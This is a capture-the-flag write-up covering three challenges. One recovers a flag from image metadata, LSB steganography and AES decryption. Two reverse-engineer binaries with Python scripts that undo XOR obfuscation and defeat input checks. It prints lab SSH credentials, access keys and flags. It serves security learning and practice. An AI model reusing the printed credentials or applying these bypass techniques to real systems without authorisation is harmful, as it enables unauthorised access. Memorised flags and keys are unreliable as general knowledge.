
Challenge 7: Ai 01 Artemis

Overview:




Initial Reconnaissance

When I visited on that site I see this:




Looking this and then I downloaded the given zip file then after I extract it.

Looking at the directory structure:



The `telemetry_dump.csv` contains metrics for 5 samples (0-4):



Right away, samples 2 and 4 stand out with high `embedding_distance` values (1.02 and 0.87), while sample 4 also has significantly elevated blur and edge entropy scores.

Analyzing the Images

Finding the Key (img_002.png)

Running `exiftool` on img_002.png revealed something interesting in the metadata:

User Comment:
challenge_key:5bcc13cdd5c7d4dbb3284d35a670258842e2ee3706f97dca8da3d7f57b51c27b

This appears to be our Access key! I also noted this image has the description "Verification sample - baseline reference" and was processed by `ArtemisVerify_v2.1`.

Identifying the Anomaly (img_005.png)

Checking img_005.png metadata showed a critical detail:

┌──(kali㉿kali)-[~/incident_package/assets]

└─$ exiftool img_005.png

```
X Resolution                    : 72
Y Resolution                    : 72
Resolution Unit                 : inches
Y Cb Cr Positioning             : Centered
Exif Version                    : 0232
Components Configuration        : Y, Cb, Cr, -
User Comment                    : enc_sig=U2FsdGVkX193RMHoyTF59LFTgNTfETmR4dO/sKGHaiEVgyGTcR8EpVVGFJzpMLVN
Flashpix Version                : 0100
Color Space                     : Uncalibrated
Software                        : VisionPipeline_v3.4
Image Size                      : 5376x3584
Megapixels                      : 19.3
```

User Comment:
enc_sig=U2FsdGVkX193RMHoyTF59LFTgNTfETmR4dO/sKGHaiEVgyGTcR8EpVVGFJzpMLVN

This is our anomaly! The system flagged it with "Verification signature mismatch" this is the artifact that deviated from expected behaviour.

Extracting Hidden Data

I ran `zsteg` on img_005.png to check for LSB steganography:

```
┌──(kali㉿kali)-[~/incident_package/assets]
└─$ zsteg img_005.png
meta Software       .. text: "VisionPipeline_v3.4"
imagedata           .. text: "\n\n\t\t\t\n\n\n\t"
b1,g,lsb,xy         .. file: OpenPGP Public Key
b1,b,lsb,xy         .. file: OpenPGP Secret Key
b1,rgb,lsb,xy       .. text: "flag_part2:{lsb_recovered}<END>p"
b1,bgr,lsb,xy       .. /var/lib/gems/3.3.0/gems/zsteg-0.2.13/lib/zsteg/checker/wbstego.rb:41:in `to_s': stack level too deep (SystemStackError)
        from /var/lib/gems/3.3.0/gems/iostruct-0.5.0/lib/iostruct.rb:180:in `inspect'
        from /var/lib/gems/3.3.0/gems/zsteg-0.2.13/lib/zsteg/checker/wbstego.rb:41:in `to_s'
        from /var/lib/gems/3.3.0/gems/iostruct-0.5.0/lib/iostruct.rb:180:in `inspect'
        from /var/lib/gems/3.3.0/gems/zsteg-0.2.13/lib/zsteg/checker/wbstego.rb:41:in `to_s'
        from /var/lib/gems/3.3.0/gems/iostruct-0.5.0/lib/iostruct.rb:180:in `inspect'
        from /var/lib/gems/3.3.0/gems/zsteg-0.2.13/lib/zsteg/checker/wbstego.rb:41:in `to_s'
        from /var/lib/gems/3.3.0/gems/iostruct-0.5.0/lib/iostruct.rb:180:in `inspect'
        from /var/lib/gems/3.3.0/gems/zsteg-0.2.13/lib/zsteg/checker/wbstego.rb:41:in `to_s'
         ... 10906 levels...
        from /var/lib/gems/3.3.0/gems/zsteg-0.2.13/lib/zsteg.rb:26:in `run'
        from /var/lib/gems/3.3.0/gems/zsteg-0.2.13/bin/zsteg:8:in `<top (required)>'
        from /usr/local/bin/zsteg:25:in `load'
        from /usr/local/bin/zsteg:25:in `<main>'
```

b1,rgb,lsb,xy .. text: "flag_part2:{lsb_recovered}<END>p"

Got the second part of the flag hidden in the LSB data!

Decrypting the Intelligence


The encrypted signature from img_005.png's metadata looked like base64, and the "Salted__" prefix (visible when decoded) indicated AES encryption. Using the challenge key from img_002.png's metadata, I needed to figure out the password. Looking at `cache.tmp`:

```
┌──(kali㉿kali)-[~/incident_package]
└─$ cat cache.tmp
session_cache_init=true
last_clean_run=2024-11-18T23:01Z

active_profile=ARTEMIS-EMB-4
adaptive_blur_compensation=enabled
lighting_normalization=enabled
```

active_profile=ARTEMIS-EMB-4

This looked like it could be the password. I used `openssl` to decrypt:

```
┌──(kali㉿kali)-[~/incident_package/assets]
└─$ echo "U2FsdGVkX193RMHoyTF59LFTgNTfETmR4dO/sKGHaiEVgyGTcR8EpVVGFJzpMLVN" \
| openssl enc -aes-256-cbc -d -a -pbkdf2 -iter 10000 -md sha256 \
-pass pass:ARTEMIS-EMB-4
```



deepfake_identified

Success! The decrypted message confirms what the system detected.

Solution Summary

1. **Deviant Artifact**: img_005.png (sample 4 in the telemetry)
2. **Reason for Rejection**: Verification signature mismatch - the system detected it as a deepfake
3. **Intelligence Recovered**:
    - Part 1: `deepfake_identified` (from decrypted metadata)
    - Part 2: `lsb_recovered` (from steganography)

Access Key: `5bcc13cdd5c7d4dbb3284d35a670258842e2ee3706f97dca8da3d7f57b51c27b`

Flag: `TDHCTF{deepfake_identified_lsb_recovered}`


The telemetry data corroborates this sample 4 had the highest anomaly scores across multiple metrics (blur: 0.58, noise: 0.42, edge entropy: 6.91, embedding distance: 0.87), indicating it was synthetically generated content that the ARTEMIS verification system correctly flagged.

Tools Used

- **exiftool** - Metadata extraction from image files
- **zsteg** - LSB steganography detection and extraction for PNG images
- **openssl** - AES decryption of encrypted data
- **cat/ls** - Basic file system navigation and content viewing

Challenge 9: RE 01 - CONFESSION APP

Overview:




Initial Analysis

Step 1: Binary Analysis with Radare2

First, I loaded the binary into radare2 to examine its structure:

```
r2 -A confession_app
```




From the analysis output, I identified several key functions:

- `main` at address `0x00001140`
- Decryption function at `fcn.00001ae0`
- Multiple imported functions (getenv, socket, usleep, etc.)

Step 2: Examining the Main Function

Using `pdf @ main`, I discovered the main logic flow:



The main function contained several interesting features:

a) Anti-debugging checks:

- Checks for `LD_PRELOAD` environment variable
- Looks for `gdb` in process arguments
- Examines `TracerPid` in `/proc/self/status`

b) String decryption:

- Encrypted data stored at address `0x2160`
- Decryption function located at `fcn.00001ae0`

c) Passphrase validation:

- Compares user input against the decrypted passphrase

Step 3: Analyzing the Decryption Function

Examining `fcn.00001ae0` revealed the XOR-based decryption algorithm:

The decryption logic works as follows:

For each byte at position i:

```
decrypted[i] = encrypted[i] ^ r8 ^ (i*5) ^ (i+0x14) ^ 0x4f
```

Where:


- `r8` (key) starts at `0x6b` and increases by 3 each iteration: `r8 = (r8 + 3) & 0xFF`
- `i` is the current position in the data

Step 4: Extracting Encrypted Data

Using radare2's print command, I examined the encrypted data at address `0x2160`:


```
[0x00001190]> px 100 @ 0x2160
```

The encrypted bytes were:



Solution Script


With the decryption algorithm understood and encrypted data extracted, I wrote a Python script to decrypt the passphrase:



```
└─$ cat solve.py
#!/usr/bin/env python3

encrypted = bytes([
    0x43, 0x44, 0x02, 0x4c, 0x40, 0x15, 0x52, 0x92, 0x94, 0x98, 0x8f, 0x9d, 0xb9, 0xcf, 0x9e, 0xc8,
    0xcf, 0xcf, 0xb2, 0xe0, 0xcd, 0x85, 0xc8, 0xc8, 0xc1, 0xdd, 0x3b, 0x38, 0x23, 0x41, 0x0e, 0x56,
    0x71, 0x66, 0x67, 0x77, 0x75, 0x72, 0x36, 0x3c, 0x2a, 0x36, 0x3d, 0x3f, 0x59, 0x73, 0x3e, 0x7a,
    0x54, 0x69
])

def decrypt(data, length):
    decrypted = []
    r8 = 0x6b

    for i in range(length):
        encrypted_byte = data[i]

        result = encrypted_byte ^ r8
        result ^= (i * 5)
        result ^= (i + 0x14)
        result ^= 0x4f

        decrypted.append(result & 0xFF)
        r8 = (r8 + 3) & 0xFF

    return bytes(decrypted)

passphrase = decrypt(encrypted, 0x32)

print("Decrypted passphrase:")
print(passphrase.decode('ascii', errors='ignore'))
```

Running the Script

```
$ python3 solve.py
```



```
└─$ python3 solve.py
Decrypted passphrase:
su ot delaever won si noitacol yawetag krowten eTh
```

```
Decrypted passphrase:
su ot delaever won si noitacol yawetag krowten eTh
```


The output is **reversed text**. Reading it backwards:

"The network gateway location is now revealed to us"

Getting the Flag

With the correct passphrase, I ran the confession_app binary:

```
$ ./confession_app
```



Tools Used


- **Radare2** - Binary analysis and disassembly
- **Python3** - Decryption script
- **SSH Access** - Server credentials provided (Host: 10.60.0.208, Port: 2222, User: rio, Pass: RedCipher@1)

Access Key and Flag:

Key: **a279534367659f784c3c2c6a05e845cf04552e7c4b5d4874e80bbedea893f9b**
Flag: **TDHCTF{confession_gateway_phrase}**

Challenge 10: Re 02 Evidence Tampering

Overview:



Initial Analysis

Running the binary:

```
┌──(kali㉿kali)-[~/infosec-ctf/rev]
└─$ file evidence_tool
evidence_tool: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linu
x 3.2.0, stripped

┌──(kali㉿kali)-[~/infosec-ctf/rev]
└─$ ./evidence_tool
═══ Evidence Tampering Console ═══
Input tampered timestamp: 1234
Rejected: timestamp mismatch.
```

The program asks for a timestamp and checks if it's correct.

Solution Steps

1. Decompile the Binary

I used a decompiler to look at the code. Found a decryption function at sub_401900 that decodes encrypted strings.

2. Understanding the Decryption

The decryption uses XOR operations:

```
>>> def decode(data, length):
...     result = []
...     r9 = 0x39
...     r8 = 0
...
...     for i in range(length):
...         rax_1 = r9 & 0xFF
...         r9 = r9 + 7
...         rax_2 = rax_1 ^ (r8 & 0xFF)
...         r8 = r8 + 0xd
...
...         decoded = rax_2 ^ ((i + 0x57) & 0xFF) ^ data[i] ^ 0xc6
...         result.append(decoded)
...
...     return bytes(result)
...
>>> enc1 = [0xe1, 0x90, 0xf6, 0xcd, 0xc4, 0xba, 0x89, 0x92, 0xbf, 0xa8]
... dec1 = decode(enc1, 10)
... print(dec1)
...
b'IC488=?;?\x03'
>>>
```

4. The Key Insight

The program tries to read this as a number using strtoull():

- Input: "IC488=?;?"
- Since it starts with 'I' (not a digit), strtoull() returns **0**

5. Calculate Correct Input

The validation check:

if ((user_input ^ 0x5a5a5a5a5a5a5a5a) - 0x1111110a == expected_timestamp)

Since expected_timestamp = 0:

```
>>> timestamp = 0
... required_input = (timestamp + 0x1111110a) ^ 0x5a5a5a5a5a5a5a5a
... print(required_input)
...
6510615555174255440
>>>
```

Now as we have got the timestamp lets give it as the input.

```
└─$ ./evidence_tool
═══ Evidence Tampering Console ═══
Input tampered timestamp: 6510615555174255440
Timeline rewrite validated.
Server connection failed. Run inside container.
Make sure Apache is running on localhost:31337
```

Now let's connect to the server and get the flag

```
denver@2528c9a55941:~$ ls
evidence
denver@2528c9a55941:~$ cd evidence/
denver@2528c9a55941:~/evidence$ ls\
>
evidence_tool
denver@2528c9a55941:~/evidence$ ./evidence_tool
═══ Evidence Tampering Console ═══
Input tampered timestamp: 6510615555174255440
Timeline rewrite validated.
Key: 45fa08c72274788581669c4367f4ebe75b0ccc91eb8aff761256648e4c5aa6d1
Flag: "TDHCTF{tampered_time_offset}
denver@2528c9a55941:~/evidence$ exit
logout
Connection to 10.60.0.208 closed.
```

Key:

